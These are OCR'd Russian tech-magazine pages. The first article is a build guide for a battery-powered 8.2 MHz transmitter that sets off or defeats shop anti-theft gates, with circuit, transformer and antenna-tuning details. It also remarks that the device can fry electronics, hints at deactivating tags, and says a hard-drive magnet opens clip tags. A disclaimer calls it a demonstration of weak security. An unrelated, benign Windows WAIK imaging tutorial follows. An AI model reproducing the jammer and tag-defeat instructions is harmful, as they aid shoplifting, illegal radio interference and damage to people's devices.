


Схема устройства-генератора помех

«Ворота» — у друга-пароноика дома

Метки. Очень много меток

наверняка видел ее внутреннее устройство. Состоит она из скрученного в спираль проводника и двух металлических пластинок конденсатора. Это не что иное, как обыкновенный LC-контур, свойства которого проходят в любой (даже очень средней) школе. Имея на руках генератор высокой частоты и осциллограф, ты можешь получить его резонансную частоту — она равна примерно 8,2 МГц.
Эту же частоту излучают и «ворота», стоящие на выходе торгового зала. Попадая в излучаемое ими переменное электромагнитное поле, метка «раскачивается» на своем резонансе и начинает сама же излучать на этой частоте. А «ворота», предвидя такой оборот, после отсылки сотни-другой импульсов в эфир замолкают и переходят в режим «прослушивания» — дожидаются ответа от метки, приклеенной к уносимому товару. Если «эхо» поймалось, то включается сирена. Ну а дальше ты в курсе :).
Размагничивание метки, происходящее при оплате товара на кассе (а если по-научному, то деактивация), происходит таким же образом, только вот деактиватор посылает сигнал в разы мощнее, чем «ворота». Импульсы эти настолько мощные, что конденсатор в метке пробивается, и LC-контур перестает быть таковым. Удостоверяясь в удачной смерти метки, деактиватор периодически замолкает и слушает эхо, чтобы, в случае чего, запищать.
Как видно, никаких сложностей в радиочастотных противокражных системах нет, — нашему устройству надо будет только «притвориться» недеактивированной меткой и, тем самым, свести с ума «ворота», находящиеся неподалеку.

☒ СОЧИНЯЕМ

Теперь постараемся это реализовать. Наш девайс будет излучать на частоте 8,2 МГц, причем с очень нехилой амплитудой сигнала.
Состоит устройство из платы с генератором частоты и трансформатором на борту, батарейки, корпуса и излучающей антенны. Плату я стащил из нашей лаборатории, она идеально подходила под мою задачу: имеет, помимо всего прочего, транзисторы и место под трансформатор. Питаться устройство будет от 9-вольтовой батарейки, а сердце его — знакомая тебе ПЛИС Altera MAX II. С генерированием импульсов любой формы справится «на отлично»!
Силовая часть устройства тоже будет довольно проста. Как ты помнишь, нам надо на частоте 8,2 МГц генерировать очень мощные импульсы. В идеале, на антенне хочется иметь порядка 200-400 вольт. Такому напряжению, да еще и переменному, на нашей питающейся от 9 вольт плате взяться просто неоткуда, поэтому его надо создать. Как? Как обычно, через трансформатор. На первичной обмотке у нас 9 В, а на вторичной должно быть 300. Значит, отношение обмоток — примерно 1 к 30. Только когда будешь его наматывать, имей в виду, что, несмотря на маленькое напряжение на первичной обмотке, ток там будет очень большой, порядка семидесяти ампер. Не скупись на толщину провода и мотай провод сечением хотя бы 2,5 кв. миллиметра.
Наша задача — заставить эти 9 вольт возникать поочередно на разных концах обмотки. Заставляя ток течь по очереди в разные концы обмотки, мы и получим нужное нам переменное напряжение, превращающееся в итоге в 300 вольт. Первая мысль — поставить по транзисторной паре-полумосту с каждого ее конца. С помощью четырех MOSFETов, подтягивающих поочередно разные концы провода то к питанию, то к земле, мы могли бы получить, что нам надо. Но, подумав, мы узнаем, как сократить количество транзисторов ровно вдвое — стоит лишь намотать в два раза больше витков на первичную обмотку и вывести наружу среднюю точку, жестко привязав ее к 9 вольтам! Теперь, открывая только по одному транзистору на каждом из концов обмотки, мы будем замыкать на землю разные ее части и генерировать нужное переменное напряжение на первичной обмотке, вдвое сократив затраты на пайку. Я использовал MOSFETы с драйвером LM7313, но для задачи подойдут любые более-менее быстрые полевые транзисторы. В общем, если что-то непонятно — смотри схему.
Кстати, не забывай, что антенна с трансформатором — это тоже индуктив-



Механическая пластмассовая прищепка и ее схема




Схема стандартной бумажной метки послойно

ности, поэтому для хорошего раскачивания на нашей частоте ее нужно согласовать (то есть, параллельно с ней запаять еще и емкость). Какую именно — легче всего подобрать экспериментально, впаивая имеющиеся конденсаторы и любуясь на результат. Если с емкостями у тебя напряг и переменного конденсатора под рукой также нет, то рассчитать согласование можно с помощью спецсофта, который легко ищется в интернете. После чего сразу купить нужный номинал.

Так как мы делаем глупый и тихий девайс и слушать эфир на наличие эха от метки нам не надо, то всякие компараторы на антенне и мегасложная прошивка нам также не нужны.

Проектируя, предусмотри место для замыкающей питание кнопки, чтобы устройство не начинало «фонить» и тратить батарейку раньше времени. Хотя так ты рискуешь получить задержку по времени на «раскачку» всей логики. Поэтому правильнее (хотя и сложнее) будет завести кнопку на одну из ног ПЛИСины. Она будет активировать генерацию частоты только при возникновении на ней логического нуля.

Еще совет. Для уменьшения наводок на Альтеру вытрави или хотя бы про-



Разобранный девайс

режь всю лишнюю медь под трансформатором и антенным выходом, иначе ты вполне можешь получить 200-вольтовые наводки по земле, на которой «стоит» ПЛИС. А это ой как вредно.

Итак, у нас получилось устройство-излучатель. Я запрошил Альтеру на генерацию частоты 8,2 МГц, и после нажатия кнопки включения находящиеся на расстоянии двух метров «ворота» подняли отчаянный визг. А значит, все-таки восприняли излучаемые новособранным девайсом импульсы за

Пара слов об антенне

Как ты понимаешь, размеры для нашего устройства очень важны, поэтому выводить излучающую антенну куда-то наружу я не стал. Я просто наклеил кольцом широкую полоску фольги по контуру корпуса, а к ее концам припаял провода, заведенные на антенный выход. Для уменьшения наводок на само устройство можно обернуть плату фольгированной бумагой или обклеить ею корпус изнутри. Согласовывать антенну, если ты не стал ее высчитывать, легче всего с помощью осциллографа. Возьми щуп, замкни на него «крокодила» и положи получившееся кольцо в центр антенной рамки. Запаяй на место транзистора переменную емкость, крути ее и смотри на экране, как меняется амплитуда сигнала. Как увидел, что она максимальна — впаивай получившуюся емкость намертво. В моем случае получилось 127,6 пФ, у тебя будет что-то похожее. В общем, смотри схему.

Если же хочешь сделать все «по правилам», то прочти эту доку: http://www.antentop.org/004/files/tr004.pdf — или этот сайт: http://www.educypedia.be/electronics/electroniccalculators.htm, где несложным языком рассказывается про антенны. Потом, на одном из множества ресурсов, ищущихся по «javascript electronic inductance calculator», рассчитай прямо в онлайне получившуюся у тебя индуктивность. Формула для расчета прямоугольных антенн существует, но она очень громоздкая, так что советую тебе поберечь время.

Пластиковые метки-клипсы


Кроме меток-наклеечек существуют еще и пластиковые «неубиваемые» метки-прищепки различных форм, работающие на той же частоте. Такими обычно снабжается одежда и бутылки со спиртным в супермаркетах. Внутри них содержится простой механизм, реагирующий на постоянное магнитное поле. Ворота на них реагируют так же, как и на бумажные метки-наклейки, а «открываются» они сильным магнитом особой формы, стоящим на кассе. Кстати, по результатам пятиминутного гугления выяснилось, что и мощный NdFeB-магнит, выдранный из винчестера, также может открывать эти клипсы!

Патент и внутренние чертежи смотри тут: http://www.patentgenius.com/patent/5528914.html.



Наклеенная на корпус антенна

Вот такой получился трансформатор



Тестируем на помехи. Работает!


ответ от противокражной метки! Что и требовалось доказать.
Штука, кстати, оказалась довольно универсальным электромагнитным убийцей. Чуток подняв напряжение на выходе и поколдовав с частотой, можно сжигать любые недостаточно экранированные электронные устройства. В общем, держи его подальше от мобильников и винчестеров!

PS

Побочным эффектом, кроме наведения помех на «ворота», будет собственно деактивация меток. Как ты помнишь, в радиочастотных противокражных системах «сжигание» происходит на той же частоте, что и сканирование... за исключением одного важного момента. По просьбе Длинного, я опустил в статье этот момент, связанный с генерацией частоты. Хочешь встать на кривую дорожку — гугли соответствующую документацию на радиочастотные противокражные системы и чуть-чуть усложняй прошивку.

А как с акустомагнитной системой?

Не рассмотренная здесь акустомагнитная противокражная система работает немного сложнее радиочастотной. Первая особенность, — это необходимость излучать порядка киловатта для деактивации меток. Вторая — «ворота» ждут разнесенной по фазе последовательности из четырех импульсов, пришедших в ответ с метки. Это позволяет такой системе избегать ложных срабатываний, защищает от помех, а также ставит палки в колеса потенциальным западлостроителям. Разбери метку (она имеет форму длинной прямоугольной полосы) и ты увидишь в одном слое четыре куска проводника, напротив которых — сплошная полоска. Каждая из этих зон откликается на «ворота», сигнал доходит обратно в определенный момент времени, и ответ метки однозначно идентифицируется системой.
«Сложно» — это не значит «невозможно»! Если научишь устройство такому поведению, то перед тобой не устоит ни один пьющий неделями валидол сотрудник службы безопасности!



Смотрим форму импульсов

ДИСКЛЕЙМЕР

Сам я выносом неоплаченного товара с помощью этого девайса не занимался и тебе не советую. Делать западлянки над невиновными цивилизованными покупателями мне почему-то не позволила совесть. Все тестировалось на «воротах», стоящих на входе в квартиру моего друга-параноика, а моток недеактивированных меток без проблем продается соответствующими фирмами. Цель статьи — показать несовершенство (о, сколько раз печатались эти слова на страницах][!) противокражных систем и неграмотных воришек. Система радиочастотных меток — одна из самых дешевых, ее реализация копеечная, и ты сам смог в этом убедиться. Существующие на рынке акустомагнитные системы работают на несравнимо больших мощностях, но и стоят в разы дороже. И с «той стороны баррикад» магазинным менеджерам, как и сисадминам, постоянно приходится балансировать между секьюрностью и ценой.][



СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM, TUX.IN.UA /

Самосборные окна

WAIK: боекомплект для создания своей сборки Windows

Сборками Windows сегодня удивить трудно. Их используют все — и обычные пользователи, и администраторы. Но одно дело — брать то, что есть, впоследствии дорабатывая под свои нужды и рискуя попасть на карандаш, а другое — сделать все самому. Тем более, варезная сборка — это нарушение лицензии и не приемлема в серьезной корпоративной среде.

Пакет автоматической установки WAIK

Для создания своего образа системы Microsoft предлагает пакет автоматической установки Windows (AIK), который можно свободно скачать с сайта корпорации. Его основная задача — упрощение установки, настройки и развертывания всего семейства операционных систем Windows, включая Vista и Windows Server 2008. Для выполнения этих задач в комплект WAIK входят все необходимые инструменты:

• среда **Microsoft Windows Preinstallation Environment** (WinPE) — небольшая загрузочная версия Vista, которая может загружаться в ОЗУ и является основой при развертывании ОС;
• **инструменты WAIK**, основными из которых являются ImageX и «Диспетчер образов» системы Windows;
• **Windows Deployment Services (WDS)** — новая версия среды централизованного развертывания, заменившая RIS;
• подробная техническая документация.

Консольная утилита ImageX позволяет монтировать и редактировать WIM (Windows Image) образы ОС, а «Диспетчер образов» (Windows System Image Manager) — это удобный инструмент для создания файлов ответов в новом формате. Файлы ответов содержат описания основных настроек, позволяя максимально автоматизировать процесс установки Windows. Ты новичок? Тогда начни знакомство с процессом создания своего дистрибутива с чтения официальной документации! Она очень подробна, и ее достаточно, чтобы разобраться в большинстве возникающих на первых порах вопросов. В зависимости от ОС, которую планируется разверты-



Меню установки WAIK

Получаем информацию о WIM-образе

вать, следует подбирать и версию WAIK. В нашем случае — это «Пакет автоматической установки (AIK) для Windows Vista с пакетом обновления 1 (SP1) и Windows Server 2008». При закачке выбираем русскоязычный вариант. Обслуживающий компьютер, на который будет установлен пакет Windows AIK, может работать под управлением любой версии Windows, начиная с WinXP SP2.

Для нас самое главное — самостоятельная сборка своего дистрибутива при помощи WAIK не будет нарушением лицензии. Более того, без него не обойтись, если нужно массовое развертывание систем при помощи службы WDS (Windows Deployment Services). Естественно, речь идет не о варезе, а только об использовании лицензионных компонентов!

Для удобства некоторых настроек может понадобиться программа **nLite** (www.nliteos.com). Она поддерживает все окна (до Vista) и позволяет при помощи графических меню упростить интеграцию в дистрибутив пакетов обновлений, драйверов, устройств, а также произвести первоначальную настройку служб и многое другое.

Записываем образ на DVD-диск и устанавливаем WAIK, выбрав пункт «**Установка Windows AIK**», после чего следуем указаниям мастера установки. По умолчанию все компоненты будут скопированы в `C:\Program Files\Windows AIK`. Учитывай, что для WAIK потребуется около 1.1 Гб свободного места (если места недостаточно, мастер сразу предупредит). Также место потребуется для драйверов, патчей, программ, полученного ISO-образа и временных файлов.

После установки в меню «Пуск» появится соответствующий пункт, в котором мы находим ссылки на документацию и некоторые утилиты. Консоль, вызываемая при помощи «Утилиты командной строки Windows PE», включает пути к различным командам WAIK. В ней мы будем производить основные действия. Здесь же есть ссылка для запуска «**Диспетчера образов системы Windows**» (Windows System Image Manager, Windows SIM).

РАБОТАЕМ С ОБРАЗОМ

Чтобы изменить имеющийся образ, смонтируй его при помощи ImageX и отредактируй. Хотя кому-то, возможно, покажется, что проще это сделать с помощью Windows SIM :).

Для начала создаем каталог, куда впоследствии будем монтировать образ, например, `D:\Temp`. Помни, что подключать WIM-файл желательно только в разделе с файловой системе NTFS. Это позволит не обращать внимания на 2 Гб барьер и предотвратит возможную потерю данных/атрибутов (например, права доступа) при использовании FAT32. Теперь переходим в каталог Sources на DVD-диске и копируем файл `install.wim` на жесткий диск. Открываем консоль WinPE и монтируем образ в `D:\Temp`:

```
PETools> imagex /mountrw d:\install.wim 1 d:\temp

Mounting (RW): [d:\install.wim, 1] -> [d:\temp]
```

Параметр `/mountrw` позволяет монтировать образ в режиме «чтение-запись». Когда нужно просто просмотреть файлы внутри образа без их редактирования, используем `/mount`. Утилита поддерживает и ряд других параметров: чтобы их увидеть, достаточно ввести imagex без дополнительных ключей. Добавив `/?`, узнаем больше по выбранному параметру. Образ можно подключить только в WinXP SP2, Win2k3 SP1 или Vista. Весь процесс «общения» с WIM-образом происходит при помощи драйвера фильтра WIM FS (Windows Imaging File System Filter). Только после его установки в смонтированный образ можно будет заходить через «Проводник» для просмотра, копирования, вставки или изменения образов томов. Нужный драйвер уже входит в комплект WAIK. Для его установки переходим в каталог Tools\x86 (или ia64, в зависимости от версии Vista), выбираем файл `wimfltr.inf` и в контекстном меню — пункт «Установить».

Еще один момент, требующий пояснения, — это цифра «1» в команде. Дело в том, что в образе Vista и Win2k8 содержится несколько версий системы, отличающихся друг от друга набором функций. Этой цифрой мы и задаем вариант ОС, с которым будем работать. Чтобы узнать нужный номер, необходимо использовать ключ `/INFO` команды `imagex`.

PETools> imagex /INFO d:\install.wim

```
...
<IMAGE INDEX="1">
<NAME>Windows Vista BUSINESS</NAME>
...
<IMAGE INDEX="2">
<NAME>Windows Vista HOMEBASIC</NAME>
```


Как видим, номеру 1 соответствует версия Business, 2 — HomeBasic и т.д. Теперь, перейдя в каталог, в который смонтирован образ, ты увидишь обычную структуру файлов, принятую в Vista — Program Files, Windows... Кстати, не забудь активировать опцию показа скрытых и системных файлов.

Для интеграции в образ доступных драйверов, обновлений и языковых пакетов (в формате MSU) используется команда peimg. Процесс очень прост. Например, драйвера интегрируются при помощи ключа `/inf`. Первым делом сохраняем все inf-файлы в один каталог (например, `d:\driver`), а затем даем команду:

```
PETools> peimg /inf=d:\driver\*.inf /image=d:\temp\windows
```

В результате будут внедрены все драйвера, находящиеся в исходном каталоге. Хотя можно, конечно, устанавливать каждый драйвер отдельно.

Файлы MSU интегрируются в образ несколько иначе. Для начала при помощи expand распаковываем MSU-файл. Команда выглядит так: «`expand.exe <путь к MSU> -F:* <итоговый каталог>`». Параметр `'-F'` указывает на файлы, которые нужно извлечь из архива. Он позволя-



Монтируем WIM-образ с помощью GImageX

Настроить параметры системы можно при помощи nLite



info

• Файл Oobe.xml используется для хранения текстов и изображений, служащих для настройки экрана приветствия Windows, центра начальной настройки и регистрации для доступа в интернет. Пример файла находится в каталоге Samples.

• Подробно о настройке Windows Deployment Services читай в][_06_2007.



warning

Все действия необходимо производить в разделе с файловой системой NTFS.

ет использовать регулярные выражения. В нашем примере будут извлечены все файлы. Например:

```
PETools> expand Windows6.0-KB957055-x86.msu -
F:* d:\update
```

В результате выполнения команды в каталоге `d:\update` получим ряд файлов: cab, xml и текстовый. Теперь импортируем полученные cab-файлы:

```
PETools> peimg d:\temp\windows /import=d:\
update\Windows6.0-KB957055-x86.cab
```

После этой команды обновления импортированы, но не установлены. Для их установки следует использовать параметр /install:

```
PETools> peimg /install=Windows6.0-KB957055-x
86.cab d:\temp\windows
```

Вместо полного имени пакета можно использовать регулярные выражения, в этом случае будут установлены все пакеты, попадающие под описание. Повторяем эти действия для каждого обновления. Проверить список обновлений можно при помощи параметра `/list`:

```
PETools> peimg /list /image=d:\temp\windows
```

Исполняемые файлы распаковать нельзя, поэтому устанавливать их нужно при помощи файла ответов, речь о котором пойдет ниже.

После того, как внесены все изменения, следует размонтировать образ, указав при помощи ключа /commit на необходимость сохранения всех изменений:

```
PETools> imagex /unmount /commit d:\temp
```


Тем, кому лениво вводить команды, могу порекомендовать графическую утилиту **GImageX** (www.autoitscript.com/gimagex), являющуюся надстройкой над ImageX. В GImageX реализованы все необходимые функции по работе с WIM-образом — монтирование, размонтирование, получение информации и прочее. Еще одна свободно распространяемая программа — **Vista Update Integrator** (www.winvistaside.de/downloads/systemtools) — позволяет в удобном виде интегрировать в WIM-образ драйвера, обновления, языковые пакеты, а также создавать загрузочные ISO. Для ее установки требуется Microsoft .NET Framework 3.5.

СОЗДАЕМ ФАЙЛ ОТВЕТОВ

Итак, образ у нас уже есть, но его использование никакого выигрыша пока не дает. Пользователю, как и ранее, придется отвечать на вопросы, задаваемые системой по ходу установки. Чтобы максимально автоматизировать процесс, нужно создать файл ответов, в котором задать различные параметры установки, в том числе и сведения о ключе продукта, разделах, учетных записях, настройках IE и т.д. После этого будет возможна полностью автоматическая установка системы.

В предыдущих версиях Windows приходилось работать с несколькими типами файлов ответов. Используемые при развертывании Vista XML-файлы только на первый взгляд кажутся менее понятными, — на самом деле они устроены более логично, нежели их текстовые предшественники. Большую часть установок можно разместить в одном файле ответов `Unattend.xml`. В подкаталоге Samples, который находится в каталоге, где установлен WAIK, можно найти несколько примеров таких файлов. Информация о настройках для конкретного образа хранится в бинарных clg (Windows catalog) файлах. Пример такого файла можно подсмотреть в каталоге Sources установочного диска.

